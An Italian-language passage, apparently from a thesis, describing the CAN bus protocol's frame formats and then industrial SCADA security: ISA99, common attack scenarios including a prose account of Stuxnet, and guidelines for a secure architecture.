  - Decodifica il significato di un messaggio ricevuto e decide che messaggio inviare di risposta
  - Sensori, attuatori e dispositivi di controllo possono essere connessi all'Host Processor
- Can Controller
  - Memorizza i bit ricevuti sequenzialmente dal bus fino al termine del messaggio e consegna il messaggio all'Host Processor
  - L'Host Processor memorizza sul Can Controller il messaggio da inviare sul bus, una volta ricevuto il Can Controller invierà la sequenza di bit sul bus
- Transceiver
  - Adatta il livello del segnale ricevuto dal bus per essere compatibile alle aspettative del Can Controller
  - Converte i bit inviati dal Can Controller in un segnale utile alla comunicazione con il bus

Il protocollo CanBus, come Profibus, si sviluppa su tre livelli nella pila ISO/OSI: il livello fisico, il livello connessione ed il livello applicazione. Per il livello fisico, il protocollo, si appoggia allo standard ISO11898-2 ma, per quanto riguarda le connessioni tramite connettore di tipo D a 9 Poli (es. in Figura 3.3) non viene specificato alcuno standard.

Pin 2	Can-Low (CAN -)
Pin 3	GND (Terra)
Pin 7	Can-High (CAN +)
Pin 9	CanV+ (Tensione)

La disposizione dei pin, mostrata in tabella, è diventata *standard de facto* con il passare del tempo e richiede che tutti i nodi abbiano un connettore maschio ed uno femmina al loro interno per potersi unire alla rete.

Esistono quattro tipi di messaggi gestiti dal protocollo CanBus:

- **Data Frame**: messaggio che contiene i dati del nodo da trasmettere
- **Remote Frame**: messaggio che richiede la trasmissione di un determinato identificatore
- **Error Frame**: messaggio trasmesso da un qualsiasi nodo che ha rilevato un errore

- **Overload Frame**: messaggio che introduce un ritardo tra un *Data Frame* e/o un *Remote Frame*

Esistono due tipi di Data Frame: *Base Frame Format* ed *Extended Frame Format.* L'unica differenza è il numero di bit che rappresentano l'identificatore: il formato base supporta fino ad un massimo di 11bit mentre il formato esteso arriva fino a 29bit. Il *Can Controller* che supporta la versione estesa è in grado di comunicare anche con la versione base. Entrambi i messaggi iniziano con un bit (*Start-of-Frame*) settato ad 1.

Vediamo la struttura dei due messaggi.

Nome del Campo	**Lunghezza**	**Funzione**
Start-of-Frame (SOF)	1 bit	Indica l'inizio di un messaggio
ID	11 bits	Identificatore unico di dati
Richiesta remota di trasmissione (RTR)	1 bit	Deve essere un bit dominante
Bit aggiuntivo di identificazione (IDE)	1 bit	Deve essere un bit dominante
Bit Riservato	1 bit	Riservato
Codice di lunghezza dati (DLC)	4 bits	Numero di byte per codificare i dati
Campo Dati	0-8 bytes	Dati da trasmettere
CRC	15 bit	Controllo a Ridondanza Ciclica
Delimitatore CRC	1 bit	Deve essere un bit recessivo
Slot ACK	1 bit	Il mittente invia un bit recessivo e i destinatari rispondono con un bit dominante
Delimitatore ACK	1 bit	Deve essere un bit recessivo
End-of-Frame (EOF)	7 bits	Devono essere bit recessivi

Tabella 3.4.: Formato base di un messaggio *CanBus*

Nome del Campo	Lunghezza	Funzione
Start-of-Frame (SOF)	1 bit	Indica l'inizio di un messaggio
Identificatore A	11 bits	Prima parte dell'identificatore unico dei dati
Richiesta Remota Sostitutiva (SRR)	1 bit	Deve essere un bit recessivo
Bit aggiuntivo di Identificazione (IDE)	1 bit	Deve essere un bit recessivo
Identificatore B	18 bits	Seconda parte dell'identificatore unico dei dati
Richiesta Remota di Trasmissione (RTR)	1 bit	Deve essere un bit dominante
Bit Riservati	2 bits	Riservati
Codice di Lunghezza Dati (DLC)	4 bits	Numero di byte del dato
Campo Dati	0-8 bytes	Dati da trasmettere
CRC	15 bits	Controllo a Ridondanza Ciclica
Delimitatore CRC	1 bit	Deve essere un bit recessivo
Slot ACK	1 bit	Il mittente invia un bit recessivo e i destinatari rispondono con un bit dominante
Delimitatore ACK	1 bit	Deve essere un bit recessivo
End-of-Frame (EOF)	7 bits	Devono essere bit recessivi

Tabella 3.5.: Formato esteso di un messaggio di *CanBus*

Nel caso di un *Remote Frame*, il formato del messaggio è lo stesso ma cambia il bit RTR, infatti deve essere un bit recessivo, mentre nel campo DLC, al posto del numero di byte che compone il dato, viene inserito il numero di messaggi *Data Frame* che sono stati richiesti.

L'*Error Frame*, invece, è composto da due campi:

- Il primo è formato dalla combinazione delle flag di errore attivate da uno dei nodi collegati alla rete
  - Esistono due tipi di *Error Flag*
    - ▷ *Active Error Flag* (6 bit dominanti): Trasmesso da un nodo che ha rilevato un errore nella rete che si trova nello stato di "errore attivo"
    - ▷ *Passive Error Flag* (6 bit recessivi): Trasmesso da un nodo che ha rilevato la presenza sulla rete, che si trova nello stato di "errore passivo", di un messaggio di *"Active Error Flag"*
- Il secondo è formato dal delimitatore di errore (8 bit recessivi)

Infine, l'*Overload Frame,* contiene due campi:

- Overload Flag (6 bit dominanti tutti settati a 0);
- Overload Delimiter (8 bit recessivi tutti settati ad 1).

Un *Overload Frame* può essere trasmesso per due motivi: il primo motivo è dato dal fatto che un nodo può aver richiesto un ritardo di trasmissione dal successivo *Data Frame* o *Remote Frame*; il secondo motivo è dato dalla rilevazione, da parte di di un dispositivo, di un bit dominante durante un intervallo di trasmissione.

Il protocollo CanBus, è un protocollo di basso livello e non supporta alcuna funzionalità di sicurezza intrinseca. Le applicazioni devono implementare dei meccanismi di sicurezza propri per esempio un'autenticazione reciproca. Se questi meccanismi non vengono adottati questo protocollo si espone a diversi attacchi, soprattutto nel caso in cui un avversario riesca ad inserire sul bus dei messaggi arbitrari. Esistono solo dei meccanismi di cifratura per il trasferimento dei dati che possono proteggere l'unità di controllo, come i codici chiave di accensione ma, solitamente, questi non vengono usati per le comunicazioni standard.

4. Considerazioni generali sulla sicurezza in un sistema SCADA

Il diffondersi delle tecnologie IT negli ambienti industriali ha portato a considerare importanti i temi della security tipici del mondo IT, quali la protezione da accessi non autorizzati, la perdita di dati e la caduta di sistemi o di reti dovuti a software malevoli, che finora venivano ignorati perché considerati privi di particolare rilevanza.

Negli ambienti IT tradizionali esistono molte soluzioni studiate e collaudate in tema di security. La maggior parte di queste soluzioni non si possono adottare negli ambienti di fabbrica, che hanno origini diverse e presentano differenti criticità. Per studiare un approccio alla sicurezza specifico per questi ambienti è stato istituito un comitato che ha definito lo standard ISA99.




Figura 4.1.: Struttura richiamata nello standard ISA99

La Figura 4.1 evidenzia i livelli definiti nello standard ANSI/ISA95 relativi ai diversi livelli di gerarchia funzionale dei sistemi in ambiente industriale: tale struttura è richiamata anche nello standard ISA99.

Il diagramma in Figura 4.2 evidenzia le differenti priorità negli obiettivi della sicurezza IT (richiamati a destra) rispetto a quelli della sicurezza in ambiente di produzione e sistemi di controllo (a sinistra). I capisaldi della sicurezza ICT risiedono nel garantire Riservatezza, Integrità e Disponibilità dell'informazione. Nei sistemi di controllo le qualità più preziose per l'informazione sono di solito Disponibilità ed Integrità, mentre spesso la Riservatezza ha un'importanza inferiore.




Figura 4.2.: Confronto tra gli obiettivi di sicurezza

Queste attività hanno evidenziato che esistono delle vulnerabilità comuni in reti di automazione e sistemi di controllo del processo che possono essere di tipo procedurale, organizzativo o strumentale. Illustriamo brevemente quelle più comuni.

Da un punto di vista organizzativo e procedurale, la prima fonte di vulnerabilità risiede nell'assenza, o nella mancata attenzione, al rispetto della politica di sicurezza che spesso in questi ambienti non è considerata con la giusta importanza. Il tema della sicurezza ed i problemi che introduce spesso non sono affrontati con la giusta attenzione, a volte non esistono nemmeno strumenti organizzativi quali documentazione su reti e sistemi. Inoltre, spesso essi sono presenti ma non sono aggiornati, non esistono regole ben definite per il controllo degli accessi e non si registrano gli incidenti. Questi fattori rendono difficile monitorare e dare metriche sull'affidabilità e sulla disponibilità della rete e dei sistemi. Mancano inoltre piani per la gestione delle emergenze, il *disaster recovery* e le procedure per il backup dei dati e delle configurazioni dei sistemi.

Per quanto riguarda l'architettura delle reti, spesso, esiste una scarsa separazione e segmentazione tra la rete aziendale e la rete di controllo del processo. Molto spesso la rete che si utilizza è piatta. Questa situazione semplifica il passaggio delle minacce dall'una all'altra rete fino ai PLC, che gestiscono i dispositivi di campo. Questa architettura permette perciò alle minacce di implementare attacchi che, in caso di esito positivo, potrebbero avere impatti disastrosi ed arrecare danni fisici a persone e cose oltre che agli asset aziendali.

La natura dei sistemi presenti negli apparati di acquisizione dati aumenta la complessità di installare e mantenere i più comuni software per la sicurezza, come gli antivirus, rispetto ai quali la maggior parte degli applicativi real-time utilizzati sugli impianti non è compatibile. Spesso i computer non sono configurati correttamente ma conservano la loro configurazione standard, utilizzano sistemi operativi ai quali non è applicato un hardening e tanto meno degli aggiornamenti.

Infine, molti problemi derivano dal fatto che un impianto industriale è soggetto a numerosi accessi remoti (manutentori, operatori, supervisori, fornitori, ecc.) non adeguatamente monitorati.

4.1. Differenze tra sicurezza IT e sicurezza industriale

Lo studio effettuato dal comitato ISA99 ha evidenziato, in particolare, 11 motivi per i quali la sicurezza di sistemi di controllo negli impianti di produzione (DCS, PLC, SCADA/HMI, reti di fabbrica, ecc.) è differente da quella dell'IT. Elenchiamo ora nel dettaglio queste differenze.

Rischi

In un'architettura IT la perdita dei dati o delle informazioni può incidere sul ritardo di qualche transazione oppure nel business. Ad esempio una ditta pubblicitaria che perde delle informazioni sui propri clienti può avere un grande danno economico, una banca che lascia trapelare informazioni riservate avrà certamente dei danni d'immagine. In una rete industriale, la sicurezza di un sistema può incidere anche sull'integrità fisica di un asset: un PLC fuori controllo potrebbe rendere l'intero sistema pericoloso per persone, risorse ed ambiente.

Architettura di rete

Come abbiamo già visto, un impianto industriale può comprendere apparati di diversa natura, non solo server o client come un qualunque sistema IT. Ad esso possono essere connessi i più disparati tipi di elaboratori: Controllori; DCS; PLC; SCADA/HMI; Desktop; Server database; ecc.
Questa varietà funzionale porta ad avere delle criticità differenti. La sicurezza in un sistema IT ha come scopo principale quello di proteggere i propri server. Nell'industria, invece, funzionalità client e server possono essere implementate sulla stessa macchina, questo introduce una maggiore complessità nell'implementazione delle politiche di sicurezza nelle reti.

Requisiti di disponibilità

Nei normali sistemi IT, con l'eccezione dei sistemi per banking o e-commerce, il carico di lavoro è maggiore durante il normale orario di ufficio, inoltre è possibile gestire eventuali *reboot* di un sistema o ripartenze. In un complesso di produzione, invece, le macchine sono attive 24 ore su 24 e 7 giorni su 7. In questo caso, fermare le macchine equivarrebbe a fermare la produzione, con conseguenze economiche ed interruzioni di servizio di notevole entità e spesso inammissibili.

Conseguenze a volte difficilmente prevedibili

In un ambiente IT, gli impatti di attacchi o malfunzionamenti sono limitati: la peggior evenienza che potrebbe accadere è la perdita di dati. In un contesto industriale invece, tutte le funzioni devono essere verificate poiché le conseguenze dipendono dal processo in esecuzione in quell'industria.

Tempi critici per le interazioni

Nelle situazioni di emergenza le reazioni devono essere rapide ed efficaci, l'operatore deve vedere in tempo reale la situazione sul proprio schermo e spesso non c'è tempo per chiedere password o autorizzazioni. Nei sistemi IT, al contrario, esistono procedure dettagliate per la salvaguardia dei dati, per la chiusura di applicazioni e per lo *shutdown* del sistema.

Tempi di risposta richiesti ed il traffico di rete

In un ambiente industriale non sono accettabili ritardi negli azionamenti o nella rilevazione dei dati da controllori e sensori. Le trasmissioni di dati sono brevi e ripetute. In un sistema IT le comunicazioni hanno principalmente le caratteristiche opposte: il requisito real time passa in secondo piano ed è invece fondamentale la larghezza di banda per il transito di una grande mole di dati.

Software di sistema

I sistemi operativi utilizzati possono essere diversi tra IT ed industria, infatti, ogni PLC potrebbe avere un proprio sistema operativo ed una propria interfaccia di rete, creata molto probabilmente dall'azienda produttrice. Non è raro trovare, nei reparti di produzione, workstation che utilizzano sistemi operativi comuni al mondo IT, come Windows o Unix, ma con configurazioni e software installati completamente differenti.

Limitazioni delle risorse hardware e software

I sistemi IT hanno requisiti hardware e software ben definiti. Gestiscono la manutenzione e l'aggiornamento seguendo le procedure dettate dalle più comuni best practices in ambito di sicurezza informatica. Al contrario, nei sistemi di controllo spesso hardware e software sono forniti da uno stesso produttore. Non si può aggiornare l'uno o l'altro senza far decadere la garanzia sul componente o, peggio ancora, mettere a rischio la stabilità dell'intero sistema.

Integrità di dati ed informazioni

A differenza di un sistema IT, dove la maggior parte dei dati critici risiede su server protetti attraverso tecniche ormai consolidate, in un impianto industriale i dati critici arrivano direttamente dai sensori e dai controllori; è dunque necessario proteggere la loro integrità attraverso delle precauzioni, per eliminare possibili rischi di manomissione ed intrusione.

Comunicazioni

Come abbiamo potuto vedere nel capitolo precedente, le comunicazioni tra PLC, sensori e DCS non utilizza protocolli standard, spesso l'azienda che fornisce un PLC fornisce anche il proprio protocollo di comunicazione. Di conseguenza, un'intera rete industriale risulta una composizione di diversi protocolli e mezzi di comunicazione. Per i sistemi IT, la situazione è ben diversa poiché essi utilizzano protocolli di comunicazione standard ormai consolidati e noti, come il TCP/IP.

Aggiornamenti software

La gestione di patch, in un sistema di controllo, può essere molto complessa, quindi, i sistemi non vengono aggiornati dal momento della loro installazione. Difficilmente è possibile installare delle patch di un software presente su una workstation della rete di

controllo del processo, compreso il sistema operativo stesso, poiché, il più delle volte, anche un solo aggiornamento potrebbe creare dei problemi a tutti gli altri applicativi presenti. Possiamo fare un esempio citando il caso del Service Pack (SP)3 della Microsoft, che ha reso instabili quasi tutte le applicazioni funzionanti con il SP2 e per questo, ad oggi, ancora molte industrie non utilizzano questo aggiornamento.

Nei sistemi IT, invece, esistono delle prassi collaudate per aggiornare e verificare le applicazioni attraverso l'utilizzo di ambienti di test. Inoltre, le installazioni di patch avvengono nei momenti di basso utilizzo.

4.2. Alcuni scenari di attacco

Nel seguito illustriamo alcuni tipi di attacco ai danni di un sistema di supervisione e controllo. Successivamente, descriveremo il worm più pericoloso mai programmato finora per questi sistemi: Stuxnet.

Attacco DoS al servizio Remote Authentication Dial In User Service (RADIUS)

Un attacco di tipo DoS ha lo scopo di causare l'interruzione di un servizio limitando drasticamente, o annullando totalmente, l'accesso ad una specifica risorsa. Ad esempio, spesso le aziende utilizzano un servizio di autenticazione, in questo caso RADIUS, unito ad una connessione VPN, per poter accedere alle risorse dell'impianto da controllare, permettendo agli operatori remoti di poter gestire e manutenere il sistema analizzato. Un attacco DoS provocherebbe non solo l'espulsione dell'operatore dalla rete ma porterebbe il sistema in uno stato non più sicuro poiché non più monitorato dell'operatore addetto. La caratteristica sorprendente di questo attacco è il bassissimo tempo necessario (circa 50 secondi) all'interruzione del servizio e le poche risorse richieste all'attaccante per compiere l'attacco (pochi nodi *zombie*).

Infezione di un Worm

La peculiarità di un Worm, a differenza di un Virus, risiede nella capacità di auto replicarsi. Un worm, infatti, si riproduce autonomamente sfruttando le connessioni di rete presenti e le vulnerabilità del sistema ospite. In un contesto industriale, dove il passaggio di file tra computer è veramente limitato, un virus ha bassa probabilità di potersi diffondere. Invece, sfruttando le moltissime connessioni tra tutte le reti presenti nel sistema di controllo un worm può, nel giro di poco tempo, diffondersi su moltissimi computer attivi. Dopo essersi insidiato nelle macchine, può eseguire azioni malevole per compromettere il sistema nella sua globalità, aprendo porte su firewall, o eseguendo azioni simili.

Infezione di un Malware sulla rete di Processo

Solitamente, sulla *Rete di Processo*, sono installate le workstation HMI, che, se attaccate, potrebbero compromettere l'intero sistema. Un malware insidiato in una macchina di questo tipo può iniziare a generare comandi SCADA malevoli utilizzando i protocolli di comunicazione dei PLC, ascoltare le comunicazioni, inviare comandi arbitrari, resettare le connessioni ecc. Un malware potrebbe agire anche come *Man in the Middle (MiM)*,

ascoltando e modificando tutti i pacchetti che viaggiano all'interno della *Rete di Processo* e quindi, date le numerose connessioni presenti in questa rete, potenzialmente potrebbe avere il controllo su tutti i dispositivi presenti nel bus di campo. Le azioni di manomissione di un malware arrecate ai dispositivi presenti nel bus di campo potrebbero essere nascoste agli operatori grazie alla precedente compromissione delle workstation HMI.

Phishing e DNS Poisoning

Questo genere di attacco sovrascrive i record presenti nella cache che sono utilizzati per la risoluzione dei nomi dal servizio DNS. In caso di compromissione della cache DNS, un operatore che tenta di accedere ad un sistema sulla rete di controllo può essere rediretto, in maniera totalmente trasparente, ad un altro sistema fasullo con la stessa schermata di *login* del sistema a cui l'operatore avrebbe voluto accedere. L'operatore, a questo punto, potrebbe inserire *username* e *password* che verrebbero catturate dall'attaccante per poter effettuare attacchi futuri.

Stuxnet

Stuxnet è un *worm* progettato per compromettere sistemi SCADA con una precisa configurazione: per poter essere potenziali bersagli, essi debbono utilizzare nella rete di controllo del processo delle workstation con sistema operativo Windows e software "Siemens SIMATIC", installato per gestire uno o più PLC di tipo S7, che, a loro volta, controllano nel bus di campo motori per centrifughe come quelle per l'arricchimento dell'uranio.

I meccanismi utilizzati da Stuxnet per iniziare l'infezione sono media removibili, email e documenti in formato pdf compromessi. L'installazione del malware su una workstation avviene in maniera completamente silenziosa ed automatica all'apertura del media removibile tramite Windows Explorer, oppure, negli altri casi, all'apertura della mail o del documento in formato pdf.

Per installarsi nel sistema ospite, in modo automatico e silenzioso, il malware sfrutta diverse vulnerabilità del sistema operativo Windows, quattro di queste, al momento della diffusione di Stuxnet erano *zero-day*, dunque, ignote al produttore del sistema operativo che quindi non aveva messo ancora messo a disposizione delle patch per poterle rimuovere. Una di queste vulnerabilità è conosciuta come "LNK Vulnerability" e permette di eseguire codice arbitrario all'apertura di una cartella o di un media con Windows Explorer se in essi è presente un file *lnk*[1] che contiene al suo interno un determinato tipo di stringa. Un'altra di queste vulnerabilità permette di evitare che compaia sullo schermo la *dialog-box* di sicurezza di Windows che richiede l'inserimento della password per autorizzare le modifiche al sistema.

Una volta installato su una workstation, il *worm* cerca di diffondersi su altre workstation e si copia automaticamente su tutti i media rimovibili che vengono inseriti nel sistema ed in tutte le cartelle condivise. Inoltre, il worm cerca di propagarsi anche tramite la coda di stampa delle stampanti condivise, sfruttando delle vulnerabilità dello spooler server e del server di stampa di Windows.

Le azioni descritte finora sono classiche ai comuni malware, ma Stuxnet, mostra le sue caratteristiche peculiari solo quando scopre di essersi installato su una workstation di un

[1] I file in formato lnk rappresentano in Windows collegamenti ad altri file o programmi.

sistema di supervisione e controllo che utilizza il software "STEP 7". Questo software, di proprietà della Siemens, serve a gestire il controllo di uno o più tipi di PLC. In questo tipo di sistema, il *worm* provvede a compromettere il software "STEP 7" attraverso la sovrascrittura delle routine nel file "STEP7.DLL". Il software compromesso non permette agli operatori di monitorare il corretto stato dei PLC, poiché fornisce ad essi uno stato fittizio non corrispondente alla realtà. Al termine di questa operazione, Stuxnet ricerca la presenza di determinati modelli di PLC (6ES7-315-2 e 6ES7-417) connessi alla workstation. Se la ricerca ha successo procede ad un ulteriore controllo di determinate configurazioni all'interno dei PLC e se anche queste vengono trovate, allora i PLC vengono attaccati.

La compromissione di un PLC avviene tramite *injection* di pacchetti del protocollo "STEP 7", che sovrascrivono di gran parte del blocchi funzionali del PLC, quali il "main program", il "primary watchdog", ed il driver Profibus. Una volta infettato un PLC, il *worm* continua ad inviare dalla stazione di controllo "STEP 7" dei pacchetti che comandano al PLC l'aumento della velocità dei motori delle centrifughe presenti nel *fieldbus* oltre un limite tale da provocarne la rottura. L'intero blocco di gestione dell'Input/Output del PLC verso i dispositivi del campo viene riprogrammato per ignorare i segnali di allarme provenienti dai dispositivi ed evitare che entrino nelle modalità di protezione.

Nella Figura 4.3 vediamo l'*attack graph* completo di Stuxnet, che, come si può notare, è molto complesso.




Figura 4.3.: Attack graph di Stuxnet

Esistono vari cammini che il *worm* può percorrere nel caso in cui la workstation che abbia infettato non sia localizzata nella rete di controllo del processo ed abbia installato il software "STEP 7". Uno di questi cammini prevede la ricerca di connessioni con il database "WinCC SQLServer", ed un eventuale attacco a questo sistema sfruttando le vulnerabilità del servizio Remote Procedure Call (RPC) di Windows e vulnerabilità proprie di quel tipo di database. In un'architettura di rete di un impianto industriale questo tipo di server è posto tra la rete aziendale, su cui è più facile che Stuxnet arrivi dall'esterno, e la rete di controllo del processo, dove si trovano le workstation con il software "STEP 7".

4.3. Linee guida per lo sviluppo di un'architettura sicura

Questa sezione descrive alcuni principi di buona progettazione e misure di sicurezza, per costruire un'architettura di sistema che possa essere considerata "sicura" nel caso generico. Nel caso specifico, un'azienda provvederà all'implementazione delle contromisure in maniera proporzionale ai rischi valutati in una precedente analisi del rischio.

Per quanto riguarda l'architettura di rete, è utile identificare tutte le connessioni al sistema di controllo di processo, e quindi minimizzare il numero di queste connessioni ed assicurarsi che per quelle rimanenti vi sia una giustificazione economica. Dove possibile, è necessario segregare o isolare il sistema di controllo del processo da altri network ed implementare un'infrastruttura dedicata per i sistemi di sicurezza.

Le connessioni tra sistema di controllo ed altri sistemi vanno protette da firewall, con regole ben configurate e soggette a regolare revisione ed a cambiamenti, monitorati con stretto controllo, secondo precise politiche di gestione. Questi apparati devono essere soggetti a supervisione continua da parte dei relativi amministratori e questa funzione deve essere garantita 24 ore su 24.

Gli accessi remoti devono essere censiti e catalogati, lasciando solo quelli per cui esiste una giustificazione economica. Questi, devono avere un forte meccanismo di autenticazione, essere regolati da procedure appropriate e da meccanismi di *assurance* capaci di abilitare e disabilitare connessioni, essere ristretti a specifiche utenze, specifiche macchine e specifici intervalli di tempo. Un aspetto importante da considerare per l'accesso remoto è la sicurezza dei sistemi utilizzati da terze parti: su di essi si possono solo pretendere delle garanzie di sicurezza.

Il sistema di supervisione e controllo deve essere protetto mediante software antivirus installato sui server e sulle workstation ed è fortemente consigliato che questi sistemi vengano privati dell'accesso ad internet, alle e-mail ed ai media rimovibili. I sistemi operativi dovrebbero essere sottoposti ad *hardening*, dunque, alla rimozione o disabilitazione dei servizi, delle porte e delle applicazioni non utilizzate. Tutte le funzioni di sicurezza del sistema operativo andrebbero abilitate, tenendo presente che la loro utilità è proporzionale alla correttezza della loro configurazione.

Nonostante l'introduzione delle contromisure aumenti il livello di sicurezza del sistema, gli incidenti possono sempre capitare. Quello che non deve mai mancare è la capacità di ripristino dei dati e delle configurazioni dei sistemi in tali evenienze. Ciò può essere assicurato da appropriate procedure di backup e recovery, che prevedano inoltre il controllo

dell'integrità dei dati salvati e la conservazione sicura dei media in locazioni interne ed esterne al sito.

Fondamentale importanza riveste il *system monitoring*. L'intero sistema di supervisione e controllo dovrebbe essere soggetto a monitoraggio per il rilevamento di comportamenti inusuali dovuti ad anomalie nei sistemi elettronici. Qualora fosse possibile, questa mansione dovrebbe essere svolta da una serie di Intrusion Detection System (IDS), che raccolgano costantemente le informazioni sulle interazioni nel sistema tramite sensori e le analizzino nel tentativo di rilevare qualche anomalia. Altra funzione che può essere delegata agli IDS è il controllo dei log.

L'utilizzo in campo SCADA delle reti wireless è un punto fortemente dibattuto. Tali connessioni offrono notevoli benefici ma introducono rischi significativi. La sicurezza wireless è in costante evoluzione e le soluzioni che si consideravano sicure fino a poco tempo fa ora non lo sono più. Un esempio è dato dall'utilizzo del protocollo Wired Equivalent Privacy (WEP). É quindi necessaria una costante verifica dello stato dell'arte delle relative *best practices* e procedere alla loro implementazione.

